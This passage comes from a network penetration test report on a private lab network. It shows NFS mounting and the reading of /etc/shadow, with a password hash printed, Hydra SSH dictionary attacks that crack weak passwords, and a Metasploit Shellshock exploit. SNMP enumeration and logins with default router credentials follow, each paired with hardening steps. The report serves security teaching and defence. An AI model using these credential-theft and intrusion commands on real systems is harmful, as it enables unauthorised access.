NOTE: this default has changed since nfs-utils version 1.0.x
* Starting NFS kernel daemon [ OK ]
xadmin@xadmin-virtual-machine:~$
```

Figure 24 - restarting NFS

Now this can be tested. When accessing the mounted file system from the attacking kali machine, the only directory listed is the '/home' directory as seen in Figure 25. In future, all the files that are to be shared should be put in this directory, all files that are to be secured should not.



```
root@kali:~# mount -t nfs 192.168.0.199:/ ./mount1
root@kali:~# cd mount1
root@kali:~/mount1# ls
home
root@kali:~/mount1#
```

Figure 25 - mounting 192.168.0.199

### 4.3 Securing SSH ports

During the investigation, it was found that some of the machines using SSH were able to be hacked into from our kali machines. This was due to some of them not checking for keys, and was also due to weak passwords. It was found earlier that the NFS of the machine '192.168.0.199' was able to be mounted earlier. In this file system the 'shadow' file was searched. This file is used to contain account information and encrypted passwords. The file was accessed and a user account, along with a hashed password was found. The command used to edit the file can be seen in Figure 26, and the user account information can be seen in Figure 27.



```
leafpad mount1/etc/shadow
```

Figure 26 - accessing shadow file 2



```
xadmin:$6$L1/gVcMWsD0RsJg3s3IKQ70DgBpXSbHV2SinqsU.xMV7tUReTqCyMb5dKT1.h6YQcNR/A2bvH.qRcbBg6QWtcYHRsQTzxR1:17391:0:99999:7:::
```

Figure 27 - shadow file contents

#### 4.3.1 Gaining access

Now that a user name has been discovered, the attacker now has a target to attack. A hydra scan was run against the account 'xadmin'. A wordlist named 'words' was found on the hosts file system in the directory 'etc/dictionaries-common/' and this was used as the password dictionary for the attack as seen in Figure 28.

```
root@kali:~# hydra -l xadmin -P Desktop/words 192.168.0.199 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-09-27 14:31:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
```

Figure 28 - SSH dictionary attack

After a long scan the password for xadmin was revealed to be 'plums' as seen in Figure 29.

```
[22][ssh] host: 192.168.0.199 login: xadmin password: plums
```

Figure 29 - dictionary attack results

With the attacker knowing the credentials to the xadmin account they can now log into the secure shell on the machine located at '192.168.0.199' as well as the machine at '192.168.0.34'. From the machine at '192.168.0.34' they can access the secure shell of the machine at '192.168.0.130' as they share a key. Gaining access from another machine is seen in Figure 30.

```
xadmin@xadmin-virtual-machine:~$ ssh xadmin@192.168.0.34
The authenticity of host '192.168.0.34 (192.168.0.34)' can't be established.
ECDSA key fingerprint is 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.34' (ECDSA) to the list of known hosts.
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.
Unknown command: mkdir
Last login: Tue Aug 22 04:29:07 2017 from 192.168.0.130
xadmin@xadmin-virtual-machine:~$ ssh xadmin@192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

Unknown command: conf terminal
 * Documentation:  https://help.ubuntu.com/
Unknown command: passwd
575 packages can be updated.
0 updates are security updates.
Unknown command: cat
xadmin@xadmin-virtual-machine:~$ exit
Last login: Tue Aug 22 07:12:18 2017 from 192.168.0.34
```

Figure 30 - accessing 192.168.0.34 SSH

#### 4.3.2 Mitigation: Gaining access

To prevent this, it is a good idea to create a stronger password. Plums is a weak password and was able to be cracked using a dictionary attack. To do this, a user can log into the SSH command line and type the command 'passwd' as seen in Figure 31. The user will then be prompted to change the current password.

```
xadmin@xadmin-virtual-machine:~$ passwd
Changing password for xadmin.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
#passwd: password updated successfully
```

Figure 31 - changing SSH password

From scanning the hosts using NMAP, a lot of information is leaked about the ports a host might be using. The fact that a hacker can easily scan and see that there is a secure shell port, and find out its port number is arguably a vulnerability itself as it sets up a target for an attack. This is because the default listening port for SSH is port 22. This is useful for deferring attacks against a network's secure shell as most network scanners scan the most common ports, and make assumptions based on port numbers.

This is done by accessing the 'sshd\_config' file<sup>[6]</sup>. This file holds all of the SSH configuration options. Some of these settings can be changed in order to make the device more secure. The file is accessed using the command below in Figure 32.

```
xadmin@xadmin-virtual-machine:/$ sudo nano /etc/ssh/sshd_config
[sudo] password for xadmin:
```

Figure 32 - accessing sshd\_config file


From here the user will see many options that they can change. To change the port number, the line 'Port [port number]' must be entered. It is a good idea to use a port number that is not guessable, but easy to remember. In Figure 33 port 1123 was used.



```
# What ports, IPs and protocols we listen for
Port 1123
```

Figure 33 - changing port


The best way to prevent a brute force or dictionary attack is to lock users out who are making too many incorrect authentication attempts. In the SSH protocol, the amount of authentication attempts a user is given is also configured in the 'sshd\_config' file which should be accessed like in Figure 32. From here a user can configure the maximum amount of authentication start-up's like in Figure 34.



```
MaxAuthTries 1
MaxStartups 1
```

Figure 34 - activating lockout


Now when a user attempts to log in to this port and fails to log in they will be instantly disconnected. The response of an attempted log in is seen in Figure 35.



```
root@kali:~# ssh xadmin@192.168.0.199 -p 1123
xadmin@192.168.0.199's password:
Received disconnect from 192.168.0.199 port 1123:2: Too many authentication f
ailures for xadmin
Authentication failed.
```

Figure 35 - testing SSH access

Another effective way to prevent a malicious user from accessing a SSH is to only authenticate through the use of public keys. This is effective as it only allows for hosts with public keys specified in the secure (after securing NFS) 'authorized\_keys' file to connect to the shell. The 'sshd\_config' file must be accessed, as seen above in Figure 35. The option 'PubKeyAuthentication' must be set to 'yes' and the option 'passwordAuthentication' should be set to 'no'. This can be seen in Figure 36



```
PubkeyAuthentication yes
passwordAuthentication no
AuthorizedKeysFile %h/.ssh/authorized_keys
```

Figure 36 - setting up key authentication

below.

Now only hosts with the right public key can access this file. Figure 37 shows that the Kali Linux machine is denied access to the shell.

```
root@kali:~# ssh xadmin@192.168.0.199 -p 1123
Permission denied (publickey).
```

Figure 37 - testing SSH access 2

It should be noted that for any of these changes in the 'sshd\_config' file to take place, the SSH service must be restarted using the following command in Figure 38.

```
xadmin@xadmin-virtual-machine:/etc/ssh$ sudo service ssh restart
```

Figure 38 - restarting SSH

#### 4.3.3 Exploiting root log-ins

The file server located at '192.168.0.242' also had an insecure SSH port. The shell made use of root logins, and running a dictionary attack against it using hydra revealed a weak password 'test' which can be seen in Figure 39.

```
root@kali:~# hydra -l root -P Desktop/wordssmall.txt 192.168.0.242 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-09-27 14:25:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 64 tasks, 3311 login tries (l:l/p:3311), ~3 tries per task
[DATA] attacking service ssh on port 22
[STATUS] 261.00 tries/min, 261 tries in 00:01h, 3055 to do in 00:12h, 16 active
[STATUS] 247.00 tries/min, 741 tries in 00:03h, 2575 to do in 00:11h, 16 active
[STATUS] 243.86 tries/min, 1707 tries in 00:07h, 1615 to do in 00:07h, 16 active
[STATUS] 242.00 tries/min, 2904 tries in 00:12h, 418 to do in 00:02h, 16 active
[22][ssh] host: 192.168.0.242 login: root password: test
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-09-27 14:37:17
root@kali:~#
```

Figure 39 - SSH dictionary attack root

#### 4.3.4 Mitigation: Exploiting root log-ins

A suitable mitigation for this is to access the 'sshd\_config' file (as seen in Figure 32 above) and deny root access via SSH. This should be done because there is no need for root to access the shell as normal users can 'sudo' commands. A secure user account should be used for this shell as a hacker is unlikely to know the username, meaning a dictionary attack would not be very effective, especially if the password is strong. As mentioned earlier, good criteria for a password is to be at least 12 characters in length and contain alphanumeric special characters. To do this, the 'PermitRootLogin' variable should be set to 'no'. This is shown in Figure 40. The other security features that were implemented on the other SSH ports (shown in Figure 33, 34 and 36) should also be considered.

```
# Authentication:
LoginGraceTime 120
PermitRootLogin no
StrictModes yes
```

Figure 40 - Denying root access



Now when trying to log into the SSH port on file server '192.168.0.242' with the correct root credentials, it will simply state that doing so is not permitted as seen in Figure 41.

```
root@kali:~# ssh 192.168.0.242
root@192.168.0.242's password:
Permission denied, please try again.
```

Figure 41 - testing SSH access 3

## 4.4 Outdated software

Attackers and penetration testers are finding new vulnerabilities in all kinds of software every day, even the most widely used software's can contain vulnerabilities. The software developers are constantly trying to find fixes to these software vulnerabilities and release them in the form of a patch. These patches are only installed when the software is updated, so outdated software is usually quite vulnerable to attacks.

### 4.4.1 Shellshock Vulnerability

It was found that the server was able to be 'shellshocked' from running a vulnerability scan against it using the tool 'Nikto'. It was run using the command 'nikto -host [server IP address]' the results of which are presented in Figure 42. The highlighted portion is where the vulnerability was pointed out.

```
root@kali:~# nikto -host 192.168.0.242
- Nikto v2.1.6
+ Target IP: 192.168.0.242
+ Target Hostname: 192.168.0.242
+ Target Port: 80
+ Start Time: 2017-09-27 18:48:47 (GMT-4)
+ Server: Apache/2.4.10 (Unix)
+ Server leaks inodes via ETags, header found with file /, fields: 0x650 0x558add0b8740
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header 'nikto-added-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ 8345 requests: 0 error(s) and 10 item(s) reported on remote host ssh restart
+ End Time: 2017-09-27 18:49:14 (GMT-4) (27 seconds)
+ 1 host(s) tested
root@kali:~#
```

Figure 42 - Nikto scan

After finding this out an attacker can use a tool called 'metasploit' [\[7\]](#) to launch this attack against the web server. The code used for running this exploit was held in the metasploit library. To use this exploit, the first step is to notify the program which exploit it is going to be running. The remote host is also to be set. The last parameter to be set is the target uniform resource identifier (URI). This is

set to the location in which the vulnerability was found, highlighted in the Nikto scan. Metasploit is set up with these parameters in Figure 43.

```
msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 192.168.0.242
RHOST => 192.168.0.242
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status
msf exploit(apache_mod_cgi_bash_env_exec) > exploit
```

Figure 43 - exploiting bash

After running this exploit, the attacker will now have access to the web servers secure shell.

#### 4.4.2 Mitigation: Shellshock Vulnerability

This happens as there is a fault in how the Bash shell handles external environmental variables. This attack only works against versions of apache who have not patched the 'CVE-2014-6271' vulnerability. To prevent this attack, the environment should be upgraded which includes the patch. The command used to do this is seen in Figure 44.

```
root@xadmin-virtual-machine:~# sudo apt-get install --only-upgrade bash
```

Figure 44 - upgrading bash

Now to test if this is still vulnerable to shellshock, a simple command can be issued. The command Checks for a shellshock vulnerability, and if one is present, then it posts "VULNERABLE" to the screen. Figure 45 shows what is seen before the bash is updated. Figure 46 shows what should be seen after the bash shell is updated.

```
root@xadmin-virtual-machine:~# x='() { :; }; echo VULNERABLE' bash -c :
VULNERABLE
root@xadmin-virtual-machine:~#
```

Figure 45 – bash is vulnerable

```
root@xadmin-virtual-machine:~# x='() { :; }; echo VULNERABLE' bash -c :
root@xadmin-virtual-machine:~#
```

Figure 46 - bash is not vulnerable

## 4.5 Securing SNMP

A UDP scan was performed on the network using the tool Nmap. The results of this scan can be seen in appendix D- UDP scan. It was found that on all of the routing devices a Simple Network Management service was running. This protocol is used for collecting information from and configuring network devices. If an attacker is able to access this they can enumerate all of the devices on the network.

#### 4.5.1 SNMP attack

The following command in Figure 47 can be entered from the Kali Linux machine, and the SNMP is easily accessed. The 'snmp-check' tool is a tool that allows an attacker to enumerate the SNMP devices. The '-t' parameter is used to specify the targeted host. In this example the SNMP is targeted on the router with address '192.168.0.65'.


```
root@kali:~# snmp-check -t -c 192.168.0.65
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)
Floating WAN LAN DMZ
[+] Try to connect to 192.168.0.65:161 using SNMPv1 and community 'public'
[*] System information:
```

Figure 47 - snmp-check command

As seen in Figure 47 above, this command works and the device is enumerated and it begins to list system information, the output is then displayed underneath.

#### 4.5.2 Mitigation: SNMP attack

To prevent the SNMP from being accessible from anyone, a community string could be used to prevent unauthorized access to it. This can be configured in the 'snmpd.conf', the location of the file can be seen in Figure 48. To change the community string, the lines highlighted in the Figure needs to be added - 'newcommunitystring123' is the name given to the community string in this example.



```
root@kali: ~
File Edit View Search Terminal Help
GNU nano 2.2.4 File: /etc/snmp/snmpd.conf

# autogenerated by vyatta-snmp.pl on Wed Sep 27 17:37:33 2017
sysDescr Vyatta VyOS 1.1.7
sysObjectID 1.3.6.1.4.1.30803
sysServices 14
master agentx
agentaddress unix:/var/run/snmpd.socket,udp:161,udp6:161
pass .1.3.6.1.2.1.31.1.1.1.18 /opt/vyatta/sbin/if-mib-alias
smuxpeer .1.3.6.1.4.1.3317.1.2.2
smuxpeer .1.3.6.1.4.1.3317.1.2.5
smuxpeer .1.3.6.1.4.1.3317.1.2.3
smuxpeer .1.3.6.1.4.1.3317.1.2.9
smuxpeer .1.3.6.1.2.1.83
smuxpeer .1.3.6.1.4.1.3317.1.2.8
smuxpeer .1.3.6.1.2.1.157
smuxsocket localhost
rocommunity newcommunitystring123
rocommunity6 newcommunitystring123
iquerySecName vyatta1204dfaf046e4f60
notificationEvent linkUpTrap linkUp ifIndex ifDescr ifType ifAdminStatus $

[ Read 24 lines ]
```

Figure 48 - changing community string

After this file is saved, The SNMP service must be restarted. This can be done following the command in Figure 49.

```
vyos@vyos:~$ sudo service snmpd restart
Restarting network management services: snmpd.
```

*Figure 49 - restarting snmp*

Now when the user tries to access the SNMP service, the community string needs to be specified for it to work. Figure 51 shows that access is permitted when the correct community string is specified, and Figure 50 shows that access is denied when a wrong community string is entered.

```
vyos@vyos:/$ snmpwalk -v1 -c 123456 localhost system
Timeout: No Response from localhost
```

*Figure 51 - testing snmp with incorrect string*

```
vyos@vyos:/$ snmpwalk -v1 -c newcommunitystring123 localhost system
SNMPv2-MIB::sysDescr.0 = STRING: Vyatta VyOS 1.1.7
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.30803
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (7665) 0:01:16.65
```

*Figure 50- testing snmp with correct string*

Now when a user attempts to enumerate the SNMP of a device, it will not work as no community string is specified.



## 5 Critical Evaluation

Although the network does have some pretty severe vulnerabilities, it does have security measures that have proven to be effective at keeping hackers out to an extent. The firewall was successful at dropping unknown traffic from reaching the device (referred to as 'pc4' in diagram) behind it. If it weren't for the vulnerabilities which allowed us access to the web servers shell, the kali Linux machine would not have known it existed. The Secure shell running on PC4 was also secured sufficiently, as it made use of public keys. PC3 also made use of private keys, so the SSH security on these devices are acceptable. It should also be noted that some of the PC's (PC3 and PC2) on the system were successfully set up and did not leak any private data through the network file system.

Before the network can be considered for deployment, there are serious issues that need to be rectified. First of all, the credentials used on all of the devices were poor. A lot of the passwords were left as the default password for the services. The routers which had the VyOS operating system installed on them used a password of 'vyos' which is the operating systems default password. This is the same for the router being run on the firewall, it is using pfsense, and also uses the default log in credentials for pfsense. The passwords used for the secure shell were also found to be weak. They were short in length and only contained lower case characters, making them easy to crack.

Another problem that the network had was that the secure shell was not very secure on the devices PC1, PC2, and the Web Server. After the 'xadmin' username was retrieved using the NFS, the credentials were tested on PC1 and PC2. During this process it was found that a user could have unlimited log in attempts. The same problem was present for the web server. This makes the shells susceptible to password cracking techniques such as dictionary attacks or brute forcing. The use of a root log in for the file server is also something that could be considered a problem, as no username is needed to be found in order to access the shell through root. The root account has no privileges above any other user on the secure shell, so allowing for root access serves no benefit.

The Network File System on some of the devices for PC1 and PC4 were able to be mounted and private information that should be secured was found. The network file system allows for devices on the network to share information with each other. The amount of information that should be shared were not limited on these devices listed and they ended up leaking private data, along with usernames and hashed passwords that could be used for other attacks.

Another issue with the network is the fact that outdated software is used. New ways to exploit software is being found all the time, and when these exploits are found, the software developers find fixes to these software vulnerabilities and release them in the form of a patch. These patches are only installed when the software is updated, so outdated software is usually quite vulnerable to attacks. A software flaw was found in the web servers apache environment which allowed the user to gain access. This vulnerability, known as 'shellshock', happens as there is a fault in how the Bash shell handles external environmental variables. This specific vulnerability was pretty severe and allowed the Kali Linux machine access to the secure shell.

The last problem that was discovered in the network was the fact that the simple network management protocol of the routing devices could be enumerated. This vulnerability may not be as severe as the other issues found, but it still is not an ideal to leak device information in the form of an insecure SNMP. This can give a hacker a lot of information about the devices on a network which could be used to aid them in an attack.

A good way to improve the quality of the network is to fix the issues found above. To fix the issue of weak passwords, a password policy can be issued. A good password policy would be to have a length of at least 12 characters, and also contain alphanumeric special characters. This will prevent password guessing, as well as brute forcing. A site, such as the one mentioned in the mitigation for default passwords can be used to test for a secure password policy. The site can be found at '<https://howsecureismypassword.net/>'. From this application a password could be entered and the security of the password will be judged based on a number of years it could take to crack it. Another improvement that should be made on the server is the use of public keys when accessing a secure shell on all of the devices. The public keys are used to authorise users, they are analogous to locks that the corresponding private key can open. This means that the keys allow only valid users automated access, securing the SSH ports against any sort of authorization attack. For this security measure to work the file containing the authorised keys also has to be secured, which leads onto the next improvement that could be made – all the devices Network File System should only allow public files to be shown. The directories that are accessible from another device can be configured, and only public files should be in the specified shared directories. The software on the devices used in this network should be updated regularly, so that they always have the newest patches. This will limit the number of known exploits about a service. Lastly a community string could be used to prevent the enumeration of the Simple Network Management Protocol. This will limit the amount of information an attacker could gather about a system.

## 6 Conclusion

To conclude this investigation, although there was an attempt to secure the network, the networks security was still found to be quite weak. After testing all of the devices and routes, it was found that the whole network was able to be mapped from the Kali Linux machine. As seen in the network diagram all of the devices and their interfaces were found, and all of the subnets were calculated. Several severe vulnerabilities were found during the testing of these devices. These vulnerabilities happened to be very detrimental to the security of the network and could allow a malicious user control over the system. These vulnerabilities were evaluated and at least one mitigation was found for each of the found vulnerabilities. The report went into detail, showing how these mitigations can be done in the form of short tutorials. These mitigation tutorials are easy to follow and will lead to a much more secure network if implemented as shown.

## 7 References

- Dale, C. (2017). *Nmap preset scans – Options and scan types explained* [. [online] Securesolutions.no. Available at: <https://www.securesolutions.no/zenmap-preset-scans/> [Accessed 1 Dec. 2017].
- Wiki.vyos.net. (2017). *User Guide - VyOS Wiki*. [online] Available at: [https://wiki.vyos.net/wiki/User\\_Guide](https://wiki.vyos.net/wiki/User_Guide) [Accessed 1 Dec. 2017].
- Doc.pfsense.org. (2017). *What is the default username and password - pfSense Documentation*. [online] Available at: [https://doc.pfsense.org/index.php/What\\_is\\_the\\_default\\_username\\_and\\_password](https://doc.pfsense.org/index.php/What_is_the_default_username_and_password) [Accessed 1 Dec. 2017].
- Collider, S. (2017). *How Secure Is My Password?*. [online] Howsecureismypassword.net. Available at: <https://howsecureismypassword.net/> [Accessed 4 Dec. 2017].
- Access.redhat.com. (2017). *21.7. The /etc/exports Configuration File - Red Hat Customer Portal*. [online] Available at: [https://access.redhat.com/documentation/en-us/red\\_hat\\_enterprise\\_linux/5/html/deployment\\_guide/s1-nfs-server-config-exports](https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/5/html/deployment_guide/s1-nfs-server-config-exports) [Accessed 4 Dec. 2017].
- Hashcat.net. (2017). *hashcat [hashcat wiki]*. [online] Available at: <https://hashcat.net/wiki/doku.php?id=hashcat> [Accessed 11 Dec. 2017].
- Boelen, M. (2017). *OpenSSH security and hardening - Linux Audit*. [online] Linux Audit. Available at: <https://linux-audit.com/audit-and-harden-your-ssh-configuration/> [Accessed 4 Dec. 2017].
- Rapid7.com. (2017). *CVE-2014-6271 Apache mod\_cgi Bash Environment Variable Code Injection (Shellshock) | Rapid7*. [online] Available at: [https://www.rapid7.com/db/modules/exploit/multi/http/apache\\_mod\\_cgi\\_bash\\_env\\_exec](https://www.rapid7.com/db/modules/exploit/multi/http/apache_mod_cgi_bash_env_exec) [Accessed 4 Dec. 2017].

## 8 Appendixes

### Appendix A – Mapping Procedures

From the Nmap scan results in appendix B, it was found that address '192.168.0.226' was also a router with an open port running telnet as seen in Figure 52.

```
root@kali:~# nmap -A 192.168.0.226

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 14:30 EDT
Nmap scan report for 192.168.0.226
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE  VERSION
23/tcp    open  telnet   VyOS telnetd
80/tcp    open  http     lighttpd 1.4.28
|_ http-server-header: lighttpd/1.4.28
|_ http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http lighttpd 1.4.28
|_ http-server-header: lighttpd/1.4.28
|_ http-title: Site doesn't have a title (text/html).
|_ ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta Inc./stateOrProvinceName=CA/countryName=US
|_ Not valid before: 2017-09-22T14:46:42
|_ Not valid after: 2027-09-20T14:46:42
|_ ssl-date: 2017-09-27T18:31:25+00:00; 0s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Network Distance: 2 hops
Service Info: Host: vyos; Device: router

TRACEROUTE (using port 1025/tcp)
HOP RTT      ADDRESS
1   2.29 ms  192.168.0.193
2   3.13 ms  192.168.0.226

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.30 seconds
```

Figure 52 - 192.168.0.226 scan

The router was accessed using the telnet service, the default credentials were used. The interfaces were scanned using the 'show int' command. The other interfaces on the router '192.168.0.226' were revealed to be 'eth1' with address '192.168.0.229' and 'eth2' with address '192.168.0.33' in Figure 53.

```
vyos@vyos:~$ sh int
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth0           192.168.0.226/30 u/u
eth1           192.168.0.33/27 u/u
eth2           192.168.0.229/30 u/u
lo             127.0.0.1/8     u/u
               2.2.2.2/32
               ::1/128
```

Figure 53 - 192.168.0.226 interfaces

Through scanning all reachable hosts earlier, it is known that the address '192.168.0.34' is the only other reachable host that is within the same subnet as the '192.168.0.33' address, so it can be assumed that '192.168.0.34' is connected to the router. The IP range of ETH1 can be seen by in Figure 54.

```
eth1: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
link/ether 00:50:56:99:af:41 brd ff:ff:ff:ff:ff:ff
inet 192.168.0.33/27 brd 192.168.0.63 scope global eth1
    valid_lft forever preferred_lft forever
inet6 fe80::250:56ff:fe99:af41/64 scope link
    valid_lft forever preferred_lft forever
```

Figure 54 - 192.168.0.33 scan

Through looking at the IP route of the device it was found that traffic on the eth2 interface arrived from the '192.168.0.230' address, meaning that the interface '192.168.0.230' must be connected to it. Figure 55 shows this.

```
C>* 192.168.0.228/30 is directly connected, eth2
0>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 01:13:02
0>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 01:12:32
```

Figure 55 - 192.168.0.226 route



From the Nmap scan in Appendix B, it is seen that the device with an IP address of '192.168.0.230' is also a router running telnet. The router was accessed using the default credentials for telnet. From there, the interfaces were checked and can be seen in Figure 56. The addresses on the interface are '192.168.0.129' for eth1, and '192.168.0.233' for eth2.

```
vyos@vyos:~$ sh int
```

Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down		
Interface	IP Address	S/L Description
-----	-----	---
eth0	192.168.0.230/30	u/u
eth1	192.168.0.129/27	u/u
eth2	192.168.0.233/30	u/u
lo	127.0.0.1/8	u/u
	3.3.3.3/32	
	:::1/128	

Figure 56 - 192.168.0.230 interfaces

From the Nmap scan in appendix B, it is seen that the only other hosts within the same network range as 'eth1' is the '192.168.0.130' address. The IP range of the 'eth1' interface can be seen in Figure 57. The Nmap scan also tells us that the device with the address '192.168.0.130' is not a router as it is running a network file system on an open port.

```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:99:52:f3 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.129/27 brd 192.168.0.159 scope global eth1
        valid lft forever preferred lft forever
    inet6 fe80::250:56ff:fe99:52f3/64 scope link
        valid lft forever preferred lft forever
```

Figure 57 - 192.168.0.130 IP range

From checking the IP route of the router with address '192.168.0.233' for interface 'eth2', it can be seen that the traffic travelled through the eth2 interface from the address '192.168.0.234'. This tells us that the interface is connected to that address as seen in Figure 58.

```
C>* 192.168.0.232/30 is directly connected, eth2
0>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 02:29:09
```

Figure 58 - 192.168.0.230 route

However, from the kali Linux machine, the '192.168.0.34' address is unreachable, which can be seen from a ping scan in Figure 59. Since it is known that traffic is coming from the host and that it exists, it means that the connection is being blocked. This suggests that the address belongs to a firewall.

```
root@kali:~# ping 192.168.0.234
PING 192.168.0.234 (192.168.0.234) 56(84) bytes of data.
^Z
[2]+  Stopped                  ping 192.168.0.234
```

Figure 59 - 192.168.0.234 ping

The only other host that has not been mapped out and was found during the Nmap scan In Appendix B is the address '192.168.0.242'. It can be assumed that this address is behind the point where the traffic is being blocked as it has not been reached yet. From the Nmap scan, information about the ports of the '192.168.0.242' address were gathered and is seen in Figure 60. It is seen that the device is a web server running apache.

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
